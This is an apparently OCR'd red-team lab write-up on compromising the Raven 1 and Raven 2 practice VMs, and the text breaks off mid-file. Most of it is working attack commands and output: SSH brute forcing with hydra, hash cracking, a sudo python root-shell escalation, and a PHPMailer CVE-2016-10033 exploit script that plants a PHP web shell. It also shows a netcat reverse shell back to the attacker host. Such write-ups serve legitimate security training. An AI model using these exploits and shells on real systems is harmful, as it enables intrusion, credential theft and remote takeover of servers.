
Red Team: Summary of Operations

Table of Contents

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:


```
$ nmap -sP 192.168.1.1-255
```



```
root@Kali:~/Desktop# nmap -sP 192.168.1.1-255
Starting Nmap 7.80 ( https://nmap.org ) at 2021-04-20 21:18 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00053s latency).
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Nmap scan report for 192.168.1.100
Host is up (0.00066s latency).
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Nmap scan report for 192.168.1.105
Host is up (0.0011s latency).
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Nmap scan report for 192.168.1.110
Host is up (0.0011s latency).
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Nmap scan report for 192.168.1.115
Host is up (0.0016s latency).
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Nmap scan report for 192.168.1.90
Host is up.
```

This scan identifies the services below as potential points of entry:

```
$ nmap -sV 192.168.1.110
```



```
root@Kali:~/Desktop# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-04-20 21:26 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0068s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.02 seconds
```

Red Team: Summary of Operations

- **Target 1** 192.168.1.110

  Port 22 (ssh)
  Port 80 (http)
  Port 111 (rpcbind)
  Port 139 (netbios-ssn)
  Port 445 (netbios-ssn)

The following vulnerabilities were identified on each target:

- **Target 1**

  WordPress Username Disclosure -> Brute Force Attack *CVE-2009-2335*

  WordPress Password Hash Disclosure -> Cracked Credentials

  Misconfigured SUDO Rights -> Privilege Escalation TTY-shell spawn

Exploitation

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

- Target 1

  flag1{b9bbcb33e11b80be759c4e844862482d}

  flag2{fc3fd58dcdad9ab23faca6e9a36e581c}

  flag3{afc01ab56b50591e7dccf93122770cd2}

  flag4{715dea6c055b9fe3337544932f2941ce}

```
$ wpscan --url http://192.168.1.110/wordpress -eu
```

```
[i] User(s) Identified:

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Displays both users that I will target: **michael, steven**

Red Team: Summary of Operations

In order to obtain Michael's password, brute force discovery was used via hydra, at 192.168.1.110 through Port 22.

```
$ hydra -l michael -P /usr/share/john/password.lst -vV 192.168.1.110 -t 4 ssh
```

```
root@Kali:/usr/share/john# hydra -l michael -P /usr/share/john/passlist.txt
 -vV 192.168.1.110 -t 4 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or se
cret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-04-23 2
1:32:11
[VERBOSE] More tasks defined than login/pass pairs exist. Tasks reduced to
1
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 t
ry per task
[DATA] attacking ssh://192.168.1.110:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://michael@192
.168.1.110:22
[INFO] Successful, password authentication is supported by ssh://192.168.1.
110:22
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "michael" - 1 of 1
[child 0] (0/0)
[22][ssh] host: 192.168.1.110   login: michael   password: michael
[STATUS] attack finished for 192.168.1.110 (waiting for children to complet
e tests)
1 of 1 target successfully completed, 1 valid password found
```

michael:michael

Once I successfully logged in via SSH as Michael, I was able to maneuver through the files inside of his user account.

After a bit of searching with the grep command, I discovered flag1 in the /var/www/html/service.html file, and flag2 within the /var/www directory.

```
root@Kali:~/Desktop# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be establish
ed.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8
.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hos
ts.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$ ls
michael@target1:~$ cd /var/www/
michael@target1:/var/www$ ls
flag2.txt  html
```

Red Team: Summary of Operations

```
$ grep flag /var/www/html/service.html
```

```
</footer>
<!-- End footer Area -->
<!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
```

```
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
```

My next move was to find the MySQL database password. This information lives in the wp-config.php file, located in /var/www/wordpress.

```
$ cat /var/www/wordpress/wp-config.php
```

```
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
```

Here, I found the username is **`root`** and the password is **`R@v3nSecurity`**. This is the information needed to utilize MySQL. With these credentials, I was able to log in and establish a shell within MySQL.

```
$ mysql -u root -p
```

```
michael@target1:/var/www/html/wordpress$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 37
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```


Red Team: Summary of Operations

I first looked at the databases

```
> show databases;
```

I then moved into the WordPress database

```
> use WordPress;
```



Now that I was in the WordPress database, I dumped the users and hashes.

Red Team: Summary of Operations

```
> select * from users;
```

```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------
-----+----------+---------------------+---------------------+-------------+-----------
-----+
| ID | user_login | user_pass                          | user_nicename | user_email
     | user_url | user_registered     | user_activation_key | user_status | display_na
me   |
+----+------------+------------------------------------+---------------+-------------
-----+----------+---------------------+---------------------+-------------+-----------
-----+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven
.org |          | 2018-08-12 22:49:12 |                     |           0 | michael
     |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.
org  |          | 2018-08-12 23:31:16 |                     |           0 | Steven Sea
gull |
+----+------------+------------------------------------+---------------+-------------
-----+----------+---------------------+---------------------+-------------+-----------
-----+
2 rows in set (0.00 sec)

mysql>
```

I took note of the dumped hashes and explored other databases. Within wp_posts, I found flag3 & flag4.

```
> select * from wp_posts;
```

```
As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/wp-admin/">your dashboard</a> to delete this page and
create new pages for your content. Have fun! | Sample Page   |             | publish     | closed          | open        |               |
sample-page    |        |        | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 |                     |           0 | http://192.168.206.13
1/wordpress/?page_id=2          |                     0 | page        |                 |             0 |
|  4 |          1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770cd2}

                                | flag3       |             | draft       | open            | open        |               |
    |        |        | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |                     |           0 | http://raven.local/wordpress/?p
=4                              |                     0 | post        |                 |             0 |
|  5 |          1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}
```

After thoroughly searching the database, I moved on to cracking the discovered hashes. Since I already cracked Michael's password, I cracked Steven's password using John the Ripper by pasting his hash into a text file called "wp_hashes.txt"

```
$ john wp_hashes.txt
```

```
No password hashes left to crack (see FAQ)
root@Kali:~/Documents# john --show wp_hashes.txt
steven:pink84

1 password hash cracked, 0 left
root@Kali:~/Documents#
```

steven:pink84

I logged into steven's shell via SSH and ran the sudo -l command. I found that Python required no root permission to run.

Red Team: Summary of Operations

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
root@target1:/home# whoami
root
```

I was able to spawn a python teletype (TTY) shell using a python one-liner.

```
$ sudo python -c 'import pty;pty.spawn("bin/bash");'
```

```
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
root@target1:/home/steven# > id
root@target1:/home/steven# id
uid=0(root) gid=0(root) groups=0(root)
root@target1:/home/steven# cd /root
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
______

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~#
```

I found flag4 after completing this step.

Red Team: Summary of Operations

Raven2

I began enumerating Target 2, starting with a `nmap` scan to establish the available services in the host.

```
$ nmap -script http-enum.nse 192.168.1.115
```

```
root@Kali:~# nmap --script http-enum.nse 192.168.1.115
Starting Nmap 7.80 ( https://nmap.org ) at 2021-04-25 14:16 PDT
Nmap scan report for 192.168.1.115
Host is up (0.00069s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
| http-enum:
|   /wordpress/: Blog
|   /wordpress/wp-login.php: Wordpress login page.
|   /css/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /img/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /js/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /manual/: Potentially interesting folder
|_  /vendor/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:11 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 3.86 seconds
```

```
$ nikto -c all -h 192.168.1.115
```

```
root@Kali:~# nikto -c all -h 192.168.1.115
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.115
+ Target Hostname:    192.168.1.115
+ Target Port:        80
+ Start Time:         2021-04-25 14:37:34 (GMT-7)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to p
rotect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render
 the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 41b3, size: 5734482b
dcb00, mtime: gzip
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34
 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting ...
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting ...
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-6694: /.DS_Store: Apache on Mac OSX will serve the .DS_Store file, which contains
 sensitive information. Configure Apache to ignore this file or upgrade to a newer versio
n.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7916 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:           2021-04-25 14:38:30 (GMT-7) (56 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Red Team: Summary of Operations


I noticed the site is using WordPress to power its blog.

Further enumeration with Gobuster utilizing one of the larger directory lists:

```
$ gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-
medium.txt dir -u http://192.168.1.115
```


```
root@Kali:~# gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt dir
 -u http://192.168.1.115
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://192.168.1.115
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2021/04/25 14:50:01 Starting gobuster
===============================================================
/img (Status: 301)
/css (Status: 301)
/wordpress (Status: 301)
/manual (Status: 301)
/js (Status: 301)
/vendor (Status: 301)
/fonts (Status: 301)
/server-status (Status: 403)
===============================================================
2021/04/25 14:51:07 Finished
===============================================================
```

After enumerating Target 2, I discovered potentially interesting directories. I navigated to the site and explored the /vendor directory and Noticed the date/time of file `PATH` is more recent compared to the rest of the listing. I then discovered flag1.



Index of /vendor

Name	Last modified	Size	Description
Parent Directory		-	
LICENSE	2018-08-13 07:56	26K	
PATH	2018-11-09 08:17	62	
PHPMailerAutoload.php	2018-08-13 07:56	1.6K	
README.md	2018-08-13 07:56	13K	
SECURITY.md	2018-08-13 07:56	2.3K	
VERSION	2018-08-13 07:56	6	
changelog.md	2018-08-13 07:56	28K	
class.phpmailer.php	2018-08-13 07:56	141K	
class.phpmaileroauth.php	2018-08-13 07:56	7.0K	
class.phpmaileroauthgoogle.php	2018-08-13 07:56	2.4K	
class.pop3.php	2018-08-13 07:56	11K	
class.smtp.php	2018-08-13 07:56	41K	
composer.json	2018-08-13 07:56	1.1K	
composer.lock	2018-08-13 07:56	126K	
docs/	2018-08-13 07:56	-	
examples/	2018-08-13 07:56	-	
extras/	2018-08-13 07:56	-	
get_oauth_token.php	2018-08-13 07:56	4.9K	
language/	2018-08-13 07:56	-	
test/	2018-08-13 07:56	-	
travis.phpunit.xml.dist	2018-08-13 07:56	1.0K	



Red Team: Summary of Operations

I used Searchsploit to find any known vulnerabilities associated with the programs enumerated.

`$ Searchsploit phpmailer`

```
root@Kali:~# searchsploit phpmailer
---------------------------------------------- ---------------------------------------
 Exploit Title                                | Path
                                              | (/usr/share/exploitdb/)
---------------------------------------------- ---------------------------------------
PHPMailer 1.7 - 'Data()' Remote Denial of Servi | exploits/php/dos/25752.txt
PHPMailer < 5.2.18 - Remote Code Execution (Bas | exploits/php/webapps/40968.php
PHPMailer < 5.2.18 - Remote Code Execution (PHP | exploits/php/webapps/40970.php
PHPMailer < 5.2.18 - Remote Code Execution (Pyt | exploits/php/webapps/40974.py
PHPMailer < 5.2.19 - Sendmail Argument Injectio | exploits/multiple/webapps/41688.rb
PHPMailer < 5.2.20 - Remote Code Execution      | exploits/php/webapps/40969.pl
PHPMailer < 5.2.20 / SwiftMailer < 5.4.5-DEV / | exploits/php/webapps/40986.py
PHPMailer < 5.2.20 with Exim MTA - Remote Code  | exploits/php/webapps/42221.py
PHPMailer < 5.2.21 - Local File Disclosure      | exploits/php/webapps/43056.py
WordPress PHPMailer 4.6 - Host Header Command I | exploits/php/remote/42024.rb
---------------------------------------------- ---------------------------------------
```

I saw there are RCE PHPMailer exploits available. the site is also using PHPMailer version 5.2.16. PHPMailer versions before 5.2.18 are susceptible to remote command execution, as documented in [CVE-2016-10033](CVE-2016-10033).

My next step was to craft a script to upload a .php file to the server in order to execute command injections. This exploit uses curl as the main driver for the exploit.


More info here:

https://raw.githubusercontent.com/phackt/pentest/master/exploits/rce_phpmailer_exim.py

```
  GNU nano 4.8                          exploit.sh
#!/bin/bash
# Lovingly borrowed from: https://github.com/coding-boot-camp/cybersecurity-v2/new/maste>

TARGET=http://192.168.1.115

DOCROOT=/var/www/html
FILENAME=backdoor.php
LOCATION=$DOCROOT/$FILENAME

STATUS=$(curl -s \
              --data-urlencode "name=Hackerman" \
              --data-urlencode "email=\"hackerman\\\" -oQ/tmp -X$LOCATION blah\"@badguy.>
              --data-urlencode "message=<?php echo shell_exec(\$_GET['cmd']); ?>" \
              --data-urlencode "action=submit" \
              $TARGET | sed -r '146!d')

if grep 'instantiate' &>/dev/null <<<"$STATUS"; then
  echo "[+] Check ${LOCATION}?cmd=[shell command, e.g. id]"
else
  echo "[!] Exploit failed"
fi
```


Red Team: Summary of Operations

After running the exploit, I navigated to view-source:http://192.168.1.115/backdoor.php?cmd=id To ensure the exploit worked. From here, I can perform command injections in the address bar to connect to a listener set up on the kali machine and establish a shell.



Setting up the listener with netcat:

```
$ nc -lnvp 444
```



I connected to the listener to establish a shell connection by injecting the following command:

http://192.168.1.115/backdoor.php?cmd=nc%20192.168.1.90%204444%20-e%20/bin/bash

Red Team: Summary of Operations

I can now explore the contents of the site. I navigated to the /var/www directory to discover flag2:

```
ls
Security - Doc
about.html
backdoor.php
contact.php
contact.zip
css
elements.html
fonts
img
index.html
js
scss
service.html
team.html
vendor
wordpress
cd /var/www
ls
flag2.txt
html
cat flag2.txt
flag2{6a8ed560f0b5358ecf844108048eb337}
```


To locate more flags, I used the find command to search the entire /var/www contents.

```
$ find /var/www -type f -iname 'flag*'
```

```
find /var/www -type f -iname 'flag*'
/var/www/html/wordpress/wp-content/uploads/2018/11/flag3.png
/var/www/flag2.txt
cd /var/www/html/wordpress/wp-content/uploads/2018/11
ls
flag3.png
```

Flag3 was located in /var/www/html/wordpress/wp-content/uploads/2018/11

I navigated to http://192.168.1.115/ wordpress/wp-content/uploads/2018/11/flag3.png to view the image.



Red Team: Summary of Operations

I downloaded the following python script for the Python RCE exploit

`PHPMailer < 5.2.18 - Remote Code Execution (Python) | exploits/php/webapps/40974.py`

I edited the script to set the target URL, attacker IP, Port, and upload file location.

1. A coding: utf-8 tag is to be added at the top of the script.
2. Set the target of vulnerability to 192.168.1.115/contact.php where this vulnerability exists (read PHPMailer's function).
3. Set the backdoor's name: shell.php
4. Set the local IP in the Subprocess call.
5. And finally, the location to upload the backdoor to.

This requires an exploit dependency. I installed the python module with the following:

```
$ pip2 install requests_toolbelt
```

I then activated a netcat listener on port 443. The backdoor gives a connection on port 443 as written in the python code (Subprocess call).

```
$ nc -lnvp 443
```

Run exploit

```
$ python ./40974.py
```

Red Team: Summary of Operations

I then navigated to http://192.168.1.115/shell.php and established a shell connection on port 443

```
root@Kali:~/Downloads# nc -lnvp 443
listening on [any] 443 ...
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 44384
/bin/sh: 0: can't access tty; job control turned off
$
```

I then performed a python one-liner to spawn a TTY shell

```
$ python -c 'import pty;pty.spawn("/bin/bash");'
www-data@target2:/var/www/html$
```

After breaking into Raven: 1, I knew that MySQL was running as root. I inspected the wp-config.php file in the WordPress folder to verify the credentials were the same.

```
www-data@target2:/var/www/html/wordpress$ cat wp-config.php
cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
